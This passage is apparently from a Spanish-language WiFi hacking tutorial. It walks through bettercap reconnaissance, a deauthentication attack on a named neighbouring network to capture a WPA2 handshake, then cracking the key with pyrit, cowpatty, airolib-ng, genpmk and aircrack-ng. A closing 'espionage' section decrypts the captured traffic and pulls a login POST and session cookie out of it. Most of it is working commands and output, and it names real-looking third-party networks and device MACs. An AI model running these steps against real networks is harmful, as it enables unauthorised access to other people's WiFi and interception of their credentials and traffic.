 wlan0mon  » [21:07:27] [wifi.ap.new] wifi access point devolo-30d32d583c6b (-82 dBm) detected as 30:d3:2d:58:3c:6b (devolo AG).
 wlan0mon  » [21:07:27] [wifi.client.new] new station 78:4f:43:24:01:4e (Apple, Inc.) detected for linksys (00:12:17:70:d5:2c)
 wlan0mon  » [21:07:27] [wifi.ap.new] wifi access point MOVISTAR_3126 (-93 dBm) detected as cc:d4:a1:0c:31:28 (MitraStar Technology Corp.).
 wlan0mon  » [21:07:27] [wifi.ap.new] wifi access point vodafone4038 (-92 dBm) detected as 28:9e:fc:0c:40:3e (Sagemcom Broadband SAS).
 wlan0mon  » [21:07:27] [wifi.client.new] new station f0:7b:cb:04:d7:37 (Hon Hai Precision Ind. Co.,Ltd.) detected for linksys (00:12:17:70:d5:2c)
```

Es decir, a través del comando **wifi.recon on**, monitorizamos las redes disponibles del entorno, tal y como lo haríamos desde **airodump**. Una vez hecho, por comodidad, filtramos los resultados por el número de clientes/estaciones disponibles para los distintos AP's:

```
 wlan0mon  » set wifi.show.sort clients desc
```

Por último, a través de la utilidad **ticker**, podemos especificar los comandos que queramos que se ejecuten a intervalos regulares de tiempo. En mi caso, especificaré que quiero hacer una limpieza de pantalla seguido de la operación **wifi.show**, que se encargará de listarme los puntos de acceso disponibles en el entorno en base al criterio de filtrado a nivel de clientes que especifiqué en la operación anterior:

```bash
wlan0mon  » set ticker.commands 'clear; wifi.show'
wlan0mon  » ticker on
```

Una vez presionemos la tecla 'Enter', obtendremos unos resultados como estos:

```
┌─────────┬───────────────────┬──────────────────────┬──────────────────────┬──────────────────────┬────┬─────────────┬────────┬────────┬──────────┐
│  RSSI   │       BSSID       │         SSID         │     Encryption       │         WPS          │ Ch │ Clients ▾   │  Sent  │ Recvd  │   Seen   │
├─────────┼───────────────────┼──────────────────────┼──────────────────────┼──────────────────────┼────┼─────────────┼────────┼────────┼──────────┤
│ -81 dBm │ 30:d3:2d:58:3c:6b │ devolo-30d32d583c6b  │ WPA2 (CCMP, PSK)     │ 2.0                  │ 11 │ 1           │ 326 B  │ 84 B   │ 21:15:40 │
│ -69 dBm │ 1c:b0:44:d4:16:85 │ MOVISTAR_PLUS_1677   │ WPA2 (CCMP, PSK)     │ 2.0                  │ 112 │ 1          │ 516 B  │ 344 B  │ 21:15:31 │
│ -74 dBm │ 00:12:17:70:d5:2c │ linksys              │ OPEN                 │                      │ 11 │ 1           │ 383 kB │ 31 kB  │ 21:15:40 │
│ -95 dBm │ fc:b4:e6:99:a9:09 │ MOVISTAR_A908        │ WPA2 (CCMP, PSK)     │ 2.0                  │ 1  │             │        │        │ 21:15:34 │
│ -87 dBm │ f8:8e:85:df:3e:13 │ Wlan1                │ WPA (TKIP, PSK)      │ 1.0                  │ 9  │             │ 7.1 kB │        │ 21:15:39 │
│ -95 dBm │ e8:d1:1b:21:2f:96 │ MOVISTAR_2F95        │ WPA2 (CCMP, PSK)     │ 2.0                  │ 1  │             │        │        │ 21:15:18 │
│ -98 dBm │ d0:17:c2:30:45:7c │ pepephone_ADSLR9C0   │ WPA2 (CCMP, PSK)     │                      │ 3  │             │        │        │ 21:15:19 │
│ -95 dBm │ cc:d4:a1:0c:31:28 │ MOVISTAR_3126        │ WPA2 (CCMP, PSK)     │ 2.0 (not configured) │ 11 │             │        │        │ 21:15:39 │
│ -97 dBm │ a0:ab:1b:45:ad:4f │ MiFibra-FA4C-EXT     │ WPA2 (TKIP, PSK)     │ 2.0                  │ 1  │             │        │        │ 21:15:01 │
│ -90 dBm │ 84:aa:9c:f1:49:bc │ MOVISTAR_49BA        │ WPA2 (CCMP, PSK)     │ 2.0                  │ 1  │             │        │        │ 21:15:35 │
│ -93 dBm │ 50:78:b3:ee:bb:ac │ MIWIFI_psGP          │ WPA2 (CCMP, PSK)     │ 2.0                  │ 6  │             │        │        │ 21:15:37 │
│ -91 dBm │ 28:9e:fc:0c:40:3e │ vodafone4038         │ WPA2 (TKIP, PSK)     │ 2.0                  │ 11 │             │        │        │ 21:15:40 │
│ -54 dBm │ 1c:b0:44:d4:16:78 │ MOVISTAR_1677        │ WPA2 (CCMP, PSK)     │ 2.0                  │ 6  │             │ 172 B  │        │ 21:15:37 │
│ -88 dBm │ 10:62:d0:f6:f7:d8 │ LowiF7D3             │ WPA2 (TKIP, PSK)     │ 2.0                  │ 1  │             │ 267 B  │        │ 21:15:35 │
│ -69 dBm │ 06:b0:44:d4:16:85 │ MOVISTAR_1677        │ WPA2 (CCMP, PSK)     │ 2.0                  │ 112 │            │        │        │ 21:15:31 │
└─────────┴───────────────────┴──────────────────────┴──────────────────────┴──────────────────────┴────┴─────────────┴────────┴────────┴──────────┘

wlan0mon (ch. 40) / ↑ 0 B / ↓ 538 kB / 1392 pkts

 wlan0mon  »
```

Ahora bien, ¿cómo filtro el canal que me interesa?, sencillo... a través de la siguiente operación:

```
 wlan0mon  » wifi.recon.channel 6
```

Esto hará que ahora se nos listen las redes disponibles en el canal 6:

```
┌─────────┬───────────────────┬──────────────┬──────────────────┬─────┬────┬─────────────┬────────┬────────┬──────────┐
│  RSSI   │       BSSID       │     SSID     │    Encryption    │ WPS │ Ch │ Clients ▾   │  Sent  │ Recvd  │   Seen   │
├─────────┼───────────────────┼──────────────┼──────────────────┼─────┼────┼─────────────┼────────┼────────┼──────────┤
│ -94 dBm │ 50:78:b3:ee:bb:ac │ MIWIFI_psGP  │ WPA2 (CCMP, PSK) │ 2.0 │ 6  │             │        │        │ 21:18:09 │
│ -53 dBm │ 1c:b0:44:d4:16:78 │ MOVISTAR_1677 │ WPA2 (CCMP, PSK) │ 2.0 │ 6  │             │ 3.4 kB │        │ 21:18:10 │
└─────────┴───────────────────┴──────────────┴──────────────────┴─────┴────┴─────────────┴────────┴────────┴──────────┘

wlan0mon (ch. 6) / ↑ 0 B / ↓ 906 kB / 2889 pkts

 wlan0mon  » wifi.recon.channel 6
```

¿Qué es lo cómodo de este método?, pues que por ejemplo yo ahora viendo que la red **MOVISTAR_1677** tiene el BSSID **1c:b0:44:d4:16:78**, podría hacer un ataque de de-autenticación sobre los clientes que **Bettercap** detecte en dicha red:

```
 wlan0mon  » wifi.deauth 1c:b0:44:d4:16:78
```

Obteniendo los siguientes resultados:

```
 wlan0mon  » wifi.deauth 1c:b0:44:d4:16:78
wlan0mon  » [21:33:26] [sys.log] [inf] wifi deauthing client 20:34:fb:b1:c5:53 from AP MOVISTAR_1677 (channel:6 encryption:WPA2)
```

Una vez el cliente se reconecte a la red:

```bash
wlan0mon  » [21:33:13] [wifi.client.probe] station da:a1:19:8b:d9:82 (Google, Inc.) is probing for SSID MOVISTAR_DF12 (-38 dBm)
wlan0mon  » [21:33:15] [wifi.client.probe] station 20:34:fb:b1:c5:53 is probing for SSID MOVISTAR_1677 (-40 dBm)
wlan0mon  » [21:33:15] [wifi.client.handshake] captured 20:34:fb:b1:c5:53 -> MOVISTAR_1677 (1c:b0:44:d4:16:78) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
wlan0mon  » [21:33:15] [wifi.client.handshake] captured 20:34:fb:b1:c5:53 -> MOVISTAR_1677 (1c:b0:44:d4:16:78) WPA2 handshake to /root/bettercap-wifi-handshakes.pcap
```

Se genera el Handshake y este es exportado automáticamente al fichero indicado desde el verbose de la herramienta. Si analizamos con **pyrit**, vemos que efectivamente... se ha capturado un Handshake por parte de dicha estación:

```bash
┌─[root@parrot]─[/opt/bettercap]
└──╼ #pyrit -r /root/bettercap-wifi-handshakes.pcap analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file '/root/bettercap-wifi-handshakes.pcap' (1/1)...
Parsed 7 packets (7 802.11-packets), got 1 AP(s)

#1: AccessPoint 1c:b0:44:d4:16:78 ('MOVISTAR_1677'):
  #1: Station 20:34:fb:b1:c5:53, 4 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1
    #2: HMAC_SHA1_AES, good, spread 1
    #3: HMAC_SHA1_AES, good, spread 2
    #4: HMAC_SHA1_AES, good, spread 2
```

Técnicas de aumento de la velocidad de cómputo

Si bien es cierto que considero que la velocidad de cómputo de mi ordenador es bastante aceptable (7.000/10.000 contraseñas por segundo), ¿hay alguna forma de ir más rápido aún?, ¿hay alguna forma de multiplicar por 1.000 la velocidad si ser necesario un ordenador de altos requisitos?, la respuesta es si.

A la hora de iniciar el proceso de fuerza bruta con **aircrack**, por ejemplo, estamos llevando a cabo varios pasos:

- Filtrado de la captura para extraer el Hash (Handshake)
- Lectura de diccionario (CCMP por cada contraseña en texto claro)
- Comparativa del Hash resultante con el Handshake capturado

- True/False (Si hay Match, es que esa es la contraseña)

¿No has pensado en que todos estos pasos se podrían omitir, si contásemos con un diccionario de claves ya precomputadas?. Me explico, ¿y si en vez de tener un diccionario de contraseñas en texto claro, tenemos un diccionario de contraseñas ya pre-computadas con sus respectivos hashes?, fijaros que ahora sería simplemente hacer los siguientes pasos:

- Lectura de la clave PMK del diccionario
- True/False (Match con el Handshake)

Esta reducción de pasos es equivalente a la velocidad del tiempo de cómputo, es decir, es mucho menor. Lo iremos viendo poco a poco, pero primero un poco de cultura :)

Concepto de Rainbow Table

Hoy las contraseñas ya no se guardan sin cifrar –o eso se espera. Cuando los usuarios de una plataforma fijan una clave de acceso para su cuenta, esta secuencia de caracteres no aparece en texto plano en una base de datos en algún servidor, puesto que no sería seguro: si encontrara la forma de entrar en ella, un hacker lo tendría muy fácil para acceder a todas las cuentas de un determinado usuario.

Para el eCommerce, la banca en línea o los servicios gubernamentales online esto tendría consecuencias fatales. En lugar de ello, los servicios online utilizan diversos mecanismos criptográficos para cifrar las contraseñas de sus usuarios de modo que en las bases de datos solo aparezca un valor hash (valor resumen) de la clave.

Incluso conociendo la función criptográfica que lo ha originado, desde este valor hash no es posible deducir la contraseña, porque no es posible reconstruir el procedimiento a la inversa. Esto lleva a los ciberdelincuentes a recurrir a los ataques de fuerza bruta, en los cuales un programa informático intenta "adivinar" la secuencia correcta de caracteres que constituye la contraseña durante tanto tiempo como haga falta.

Este método puede combinarse con los llamados "diccionarios" de contraseñas. En estos archivos, que circulan libremente en Internet, pueden encontrarse numerosas contraseñas que bien son muy populares o ya fueron interceptadas en el pasado.

Los hackers tienden a probar primero todas las contraseñas del diccionario, lo que les permite ahorrar tiempo, aunque, en función de la complejidad de las contraseñas (longitud y tipo de caracteres), este proceso puede resultar más largo y consumir más recursos de lo esperado.

También disponibles en la Red y también un recurso para descifrar claves secretas, las tablas rainbow van un paso más allá de los diccionarios. Estos ficheros, que pueden llegar a tener un tamaño de varios cientos de gigabytes, contienen un listado de claves junto con sus valores hash, pero de forma incompleta: para reducir su tamaño y así su necesidad de espacio en memoria, se crean cadenas de valores a partir de las cuales pueden reconstruirse fácilmente los demás valores. Con estas tablas los valores hash encontrados en un banco de datos pueden ordenarse con sus claves en texto plano.

Un ejemplo claro: https://hashkiller.co.uk/

Cracking con Pyrit

Dicho esto y aunque todavía no vamos a meternos del todo con las **Rainbow Tables**, empecemos viendo cómo podemos hacer uso de **Pyrit** para crackear contraseñas a través de ataques por diccionario. Primero veremos el método convencional y más tarde lo combinaremos con una Rainbow Table.

Una vez capturado un Handshake, podemos hacer uso de Pyrit para crackear la contraseña de la red inalámbrica, de la siguiente forma:

```
 ┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
 └──╼ #pyrit -e hacklab -i /usr/share/wordlists/rockyou.txt -r Captura-01.cap attack_passthrough
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'Captura-01.cap' (1/1)...
Parsed 43 packets (43 802.11-packets), got 1 AP(s)

Picked AccessPoint 20:34:fb:b1:c5:53 automatically...
```

El modo **attack_passthrough** lo que se encarga es de atacar a un handshake capturado por medio de un ataque de fuerza bruta, usando el diccionario especificado a través del parámetro '**-r**'.

Una vez obtenida la contraseña:

```
 ┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
 └──╼ #pyrit -e hacklab -i /usr/share/wordlists/rockyou.txt -r Captura-01.cap attack_passthrough
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'Captura-01.cap' (1/1)...
Parsed 43 packets (43 802.11-packets), got 1 AP(s)

Picked AccessPoint 20:34:fb:b1:c5:53 automatically...
Tried 40002 PMKs so far; 2466 PMKs per second. 123hello9

The password is 'hottie4u'.
```

Si nos fijamos... **2.466 PMKs por segundo**, lo cual es bastante triste considerando la velocidad de **aircrack**, pero no nos preocupemos, a pesar de que ahora estamos decepcionados, más adelante nos sorprenderá.

Cracking con Cowpatty

El uso de **Cowpatty** para emplear un ataque de fuerza bruta es el siguiente:

```
 ┌─[✗]─[root@parrot]─[/home/s4vitar/Desktop/Red]
 └──╼ #cowpatty -f diccionario -r Captura-01.cap -s hacklab
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 1000: skittles1
key no. 2000: princess15
key no. 3000: unfaithful
key no. 4000: andresteamo
key no. 5000: hennessy
key no. 6000: amigasporsiempre
key no. 7000: 0123654789
key no. 8000: trinitron
key no. 9000: flower22
key no. 10000: vincenzo
key no. 11000: pensacola
key no. 12000: boyracer
key no. 13000: grandmom
key no. 14000: battlefield
key no. 15000: badangel

The PSK is "hottie4u".

15242 passphrases tested in 24.02 seconds:  634.53 passphrases/second
```

Importante destacar que siempre hay que especificar el **ESSID** de la red. Como vemos, obtenemos la contraseña pero el cómputo es incluso mucho menor... **634 contraseñas por segundo**, lo mejoraremos.

Cracking con Airolib

Ahora, es cuando vamos a ir aumentando la velocidad de cómputo. **Airolib** nos permite crear un diccionario de claves pre-computadas (PMK's), lo cual es una maravilla para el caso.

Comenzaremos creando un fichero **passwords-airolib**, indicando el diccionario de contraseñas a usar:

```
 ┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
 └──╼ #airolib-ng passwords-airolib --import passwd diccionario
Database <passwords-airolib> does not already exist, creating it...
Database <passwords-airolib> successfully created
Reading file...
Writing...s read, 45922 invalid lines ignored.
Done.
```

Una vez hecho, creamos un fichero que almacene el **ESSID** de nuestra red y lo sincronizamos con el archivo creado:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #echo "hacklab" > essid.lst
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #airolib-ng passwords-airolib --import essid essid.lst
Reading file...
Writing...
Done.
```

A través del parámetro '**--stats**', podemos comprobar que está todo correctamente definido:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #airolib-ng passwords-airolib --stats
There are 1 ESSIDs and 24078 passwords in the database. 0 out of 24078 possible combinations have been computed (0%).

ESSID   Priority    Done
hacklab 64  0.0
```

Ya que **airolib** trae un parámetro para limpiar el archivo (líneas no legibles o errores), lo usamos también:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #airolib-ng passwords-airolib --clean all
Deleting invalid ESSIDs and passwords...
Deleting unreferenced PMKs...
Analysing index structure...
Vacuum-cleaning the database. This could take a while...
Checking database integrity...
integrity_check
ok

Done.
```

Y ya por último, hacemos uso del parámetro **--batch** para generar el diccionario final de claves precomputadas:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #airolib-ng passwords-airolib --batch
Batch processing ...
Computed 5000 PMK in 13 seconds (384 PMK/s, 19078 in buffer)
Computed 10000 PMK in 24 seconds (416 PMK/s, 14078 in buffer)
Computed 15000 PMK in 36 seconds (416 PMK/s, 9078 in buffer)
Computed 20000 PMK in 48 seconds (416 PMK/s, 4078 in buffer)
Computed 24078 PMK in 58 seconds (415 PMK/s, 0 in buffer)
All ESSID processed.
```

Una vez generado, atentos a la velocidad. Vamos a ver con **aircrack** cuánto tardamos haciendo uso del procedimiento tradicional:

```
                          Aircrack-ng 1.5.2

      [00:00:02] 22832/24078 keys tested (9415.01 k/s)

      Time left: 0 seconds                                      94.83%

                         KEY FOUND! [ hottie4u ]


      Master Key     : B1 42 12 E4 D4 86 FF 87 49 04 29 E3 51 E3 C6 BC
                       C0 EA A3 03 A6 ED E3 79 A0 A4 BC D6 8F 3B 39 E3

      Transient Key  : F7 17 BB BB 6F A3 9A E8 D5 DA E6 3E 0E C5 0B 45
                       C8 D6 47 4B 87 12 FF A7 80 6A 44 00 05 77 CC 96
                       35 99 2D BA 9D B0 A4 CF C2 43 CF 66 2B 74 D9 16
                       7C ED 59 EF AE 70 5D 23 D9 7B 9E B9 38 2A 87 CC

      EAPOL HMAC     : 7F A8 E0 CC 77 49 2C E9 51 8C 81 42 F9 DB CE E0
```

Valores clave:

- 9.415 contraseñas por segundo
- 2 segundos hasta dar con la contraseña

Ahora bien, hagamos uso de aircrack para crackear nuevamente la contraseña, pero esta vez con una sintaxis que toma como input el fichero creado con **airolib**:

- aircrack-ng -r passwords-airolib Captura-01.cap

Obtenemos los siguientes resultados:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #aircrack-ng -r passwordsAircrack-ng 1.5.2 1.cap

      [00:00:00] 15241/0 keys tested (204456.39 k/s)

      Time left:

                         KEY FOUND! [ hottie4u ]


      Master Key     : 24 87 02 AB 54 4E 47 C1 C0 DC DE E9 DF 7D 22 88
                       80 C4 F0 07 F9 04 B8 71 B7 72 2A F1 04 75 57 99

      Transient Key  : 21 6C FB DC 6B D0 98 59 99 F1 A3 1A B2 CF 9D 67
                       E2 6C DA 3C CC 50 B2 60 9B 65 D3 B1 94 DA B4 AB
                       92 62 DB 80 C5 CB DA 15 A5 04 D3 C7 5B A2 FD 8F
                       87 36 0A 3A 99 45 14 A2 61 8D 3B 90 44 53 6A A4

      EAPOL HMAC     : 64 A2 4A 1B D6 22 93 78 78 09 2F 42 7E 11 8F BC
```

Valores clave:

- 204.456 contraseñas por segundo
- 0.X segundos hasta dar con la contraseña

Lo sé, flipante, pero es que se puede ir aún más rápido.

Rainbow Table con Genpmk

Hemos visto cómo podemos aumentar considerablemente la velocidad de cómputo haciendo uso de la suite de **aircrack**. Ahora distanciémonos un poco de **aircrack** y pensemos en **Cowpatty** y **Pyrit**, no nos sorprendió mucho la última vez, ¿verdad?, sin embargo, vamos a hacer que tomen un papel más importante.

El fichero **passwords-airolib** no puede ser aprovechado por **Cowpatty** ni por **Pyrit**, en este caso tendremos que hacer uso de **genpmk** para generar un nuevo diccionario de claves precomputadas adaptado para que sea interpretado por estas fantásticas herramientas.

La sintaxis es la siguiente:

```
┌─[✗]─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #genpmk -f diccionario -d dic.genpmk -s hacklab
genpmk 1.3 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File dic.genpmk does not exist, creating.
key no. 1000: skittles1
key no. 2000: princess15
key no. 3000: unfaithful
key no. 4000: andresteamo
key no. 5000: hennessy
key no. 6000: amigasporsiempre
key no. 7000: 0123654789
key no. 8000: trinitron
key no. 9000: flower22
key no. 10000: vincenzo
key no. 11000: pensacola
key no. 12000: boyracer
key no. 13000: grandmom
key no. 14000: battlefield
key no. 15000: badangel
key no. 16000: liferocks
key no. 17000: forever15
key no. 18000: gabriell
key no. 19000: mexico18
key no. 20000: 13031991
key no. 21000: kitty1234
key no. 22000: casper22
key no. 23000: 12021989
key no. 24000: tigers15

24078 passphrases tested in 39.35 seconds:  611.90 passphrases/second
```

Esto lo que ha hecho ha sido generarnos un nuevo diccionario **dic.genpmk** de claves precomputadas. Llegados a este punto, podemos hacer lo que se describe en los siguientes puntos.

Cracking con Cowpatty frente a Rainbow Table

Aprovechando el diccionario **dic.genpmk** generado con **genpmk**, hacemos lo siguiente:

```
┌─[✗]─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #cowpatty -d dic.genpmk -r Captura-01.cap -s hacklab
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: vincenzo

The PSK is "hottie4u".

15242 passphrases tested in 0.04 seconds:  361013.75 passphrases/second
```

Puntos clave:

- 361.013 contraseñas por segundo
- 0.04 segundos en dar la contraseña

¿Intentamos ir algo más rápido?

Cracking con Pyrit frente a Rainbow Table

Aprovechando una vez más el mismo diccionario **dic.genpmk** generado con **genpmk**, hacemos lo siguiente:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #pyrit -i dic.genpmk -e hacklab -r Captura-01.cap attack_cowpatty
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'Captura-01.cap' (1/1)...
Parsed 43 packets (43 802.11-packets), got 1 AP(s)

Picked AccessPoint 20:34:fb:b1:c5:53 automatically...
Tried 24078 PMKs so far; 1992708 PMKs per second.

The password is 'hottie4u'.
```

Puntos clave:

- 1.992.708 contraseñas por segundo

Ya en este punto se podría decir que trabajando a unas casi 2 millones de contraseñas por segundo, estaríamos más que contentos, ¿verdad?, pero es que se puede ir aún más rápido todavía.

Cracking con Pyrit a través de ataque por Base de Datos

Este es ya el considerado como el método más potente. Comenzamos importando todas las contraseñas de nuestro diccionario desde **Pyrit**:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #pyrit -i diccionario import_passwords
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
70000 lines read. Flushing buffers....
All done.
```

Una vez hecho, especificamos el **ESSID** con el que vamos a trabajar:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #pyrit -e hacklab create_essid
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
ESSID already created
```

Por último, generamos las claves precomputadas:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #pyrit batch
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Batchprocessing done.
```

Iniciamos el ataque en modo ataque de base de datos con **Pyrit**:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #pyrit -r Captura-01.cap attack_db
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Parsing file 'Captura-01.cap' (1/1)...
Parsed 43 packets (43 802.11-packets), got 1 AP(s)

Picked AccessPoint 20:34:fb:b1:c5:53 ('hacklab') automatically.
Attacking handshake with Station 34:41:5d:46:d1:38...
Tried 37326 PMKs so far (100.0%); 18289321 PMKs per second.

The password is 'hottie4u'.
```

Y fijaros que velocidad más vertiginosa:

- **18.289.321 contraseñas por segundo**

Técnicas de Espionaje

Este punto engloba algunas técnicas básicas **sin entrar en fase de Pentesting** para a nivel de red ser capaces de saber qué es lo que están haciendo nuestras víctimas, incluido el robo de datos para ciertos casos.

Uso de Airdecap para el desencriptado de paquetes

Hasta ahora hemos visto cómo obtener las credenciales de acceso a una red inalámbrica. Ahora bien, ¿qué pasa una vez estamos dentro?

Está claro que podríamos iniciar con una fase de Pentesting para tratar de vulnerar la seguridad de los sistemas y comenzar a comprometer todos los equipos, pero no es la idea. Partiremos a nivel de red, viendo hasta qué punto podemos llegar con la información que hemos recopilado.

Si nos fijamos, las capturas de monitorizado activo que exportamos con 'airodump-ng' viajan encriptadas, es decir, no es posible visualizar consultas HTTP ni peticiones a nivel privado de red:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01.cap -Y "http.request.method==POST" 2>/dev/null
# Sin resultados
```

¿Por qué?, porque todo lo que estamos capturando es el tráfico externo que recopilamos en modo monitor:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01.cap 2>/dev/null | head -n 10
    1   0.000000 AskeyCom_d4:16:78 → Broadcast    802.11 268 Beacon frame, SN=2233, FN=0, Flags=........, BI=100, SSID=MOVISTAR_1677
    2   2.150527 AskeyCom_d4:16:78 → XiaomiCo_b1:c5:53 802.11 341 Probe Response, SN=2255, FN=0, Flags=........, BI=100, SSID=MOVISTAR_1677
    3   2.150557              → AskeyCom_d4:16:78 (1c:b0:44:d4:16:78) (RA) 802.11 10 Acknowledgement, Flags=........
    4   2.165375 AskeyCom_d4:16:78 → XiaomiCo_b1:c5:53 802.11 341 Probe Response, SN=2256, FN=0, Flags=........, BI=100, SSID=MOVISTAR_1677
    5   2.165405              → AskeyCom_d4:16:78 (1c:b0:44:d4:16:78) (RA) 802.11 10 Acknowledgement, Flags=........
    6   2.635968 XiaomiCo_b1:c5:53 → Broadcast    802.11 94 Data, SN=2262, FN=0, Flags=.p....F.
    7   2.941632 XiaomiCo_b1:c5:53 → Broadcast    802.11 94 Data, SN=2266, FN=0, Flags=.p....F.
    8   6.679016 IntelCor_46:d1:38 → AskeyCom_d4:16:77 802.11 110 QoS Data, SN=1512, FN=0, Flags=.p.....T
    9   6.678975              → IntelCor_46:d1:38 (34:41:5d:46:d1:38) (RA) 802.11 10 Acknowledgement, Flags=........
   10   6.681029 AskeyCom_d4:16:78 (1c:b0:44:d4:16:78) (TA) → IntelCor_46:d1:38 (34:41:5d:46:d1:38) (RA) 802.11 16 Request-to-send, Flags=........
```

No podemos ver desde aquí ningún tipo de consulta HTTP o tráfico interno.

Entonces bien, ¿qué hacemos?, vamos a usar la cabeza por unos momentos. ¿Qué es lo que hace que los paquetes que capturemos estén encriptados y no podamos ver el tráfico privado?, la propia contraseña de la red, ¿no?, ¿y qué pasa si la tenemos?, ¿no se supone que deberíamos ser capaces entonces de desencriptar estos paquetes?, correcto.

A través de la herramienta **airdecap-ng** de la suite de **aircrack**, es posible desencriptar estas capturas siempre y cuando se proporcione la contraseña de la red correcta.

Lo hacemos de la siguiente manera:

```
┌─[✗]─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ls
Captura-01.cap
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #airdecap-ng -e MOVISTAR_1677 -p XXXXXXXXXXXXXXXXXXXX Captura-01.cap
Total number of stations seen            9
Total number of packets read          2838
Total number of WEP data packets         0
Total number of WPA data packets      1082
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets       189
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #
```

Si nos fijamos, se han desencriptado un total de 189 paquetes WPA. Esto es así debido a que la contraseña proporcionada es la correcta, si hubiera puesto una que no fuera correcta no se habría desencriptado nada.

Esto nos genera en el directorio actual de trabajo un nuevo fichero:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ls
Captura-01.cap  Captura-01-dec.cap
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #
```

Sobre el cual podremos hacer los filtrados para visualizar el tráfico interno.

Análisis del desencriptado con Tshark y Wireshark

Realmente usaré **Tshark**, pero desde **Wireshark** obtendríamos los mismos resultados. Intentemos ver ahora si somos capaces de visualizar tráfico HTTP, concretamente, alguna petición POST que se haya realizado:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01-dec.cap -Y "http.request.method==POST" 2>/dev/null
  185  10.456181 192.168.1.55 → 46.231.127.84 HTTP 736 POST /includes/posthandler.php HTTP/1.1  (application/x-www-form-urlencoded)
```

Interesante, vemos algo. Intentemos ver si somos capaces de visualizar el payload de esta petición:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01-dec.cap -Y "http.request.method==POST" -Tfields -e tcp.payload 2>/dev/null
50:4f:53:54:20:2f:69:6e:63:6c:75:64:65:73:2f:70:6f:73:74:68:61:6e:64:6c:65:72:2e:70:68:70:20:48:54:54:50:2f:31:2e:31:0d:0a:48:6f:73:74:3a:20:77:77:77:2e:61:6c:63:61:6e:7a:61:74:75:6d:65:74:61:2e:65:73:0d:0a:43:6f:6
```

¡Perfecto!, está en hexadecimal, pasémoslo a un formato algo más legible y veamos si podemos sacar algún dato en claro:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01-dec.cap -Y "http.request.method==POST" -Tfields -e tcp.payload 2>/dev/null | xxd -ps -r; echo
POST /includes/posthandler.php HTTP/1.1
Host: www.alcanzatumeta.es
Connection: keep-alive
Content-Length: 105
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://www.alcanzatumeta.es
Referer: http://www.alcanzatumeta.es/login.php
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9,en;q=0.8,ja;q=0.7
Cookie: PHPSESSID=e2d60ee7c7ce42d4e971703e7b885464

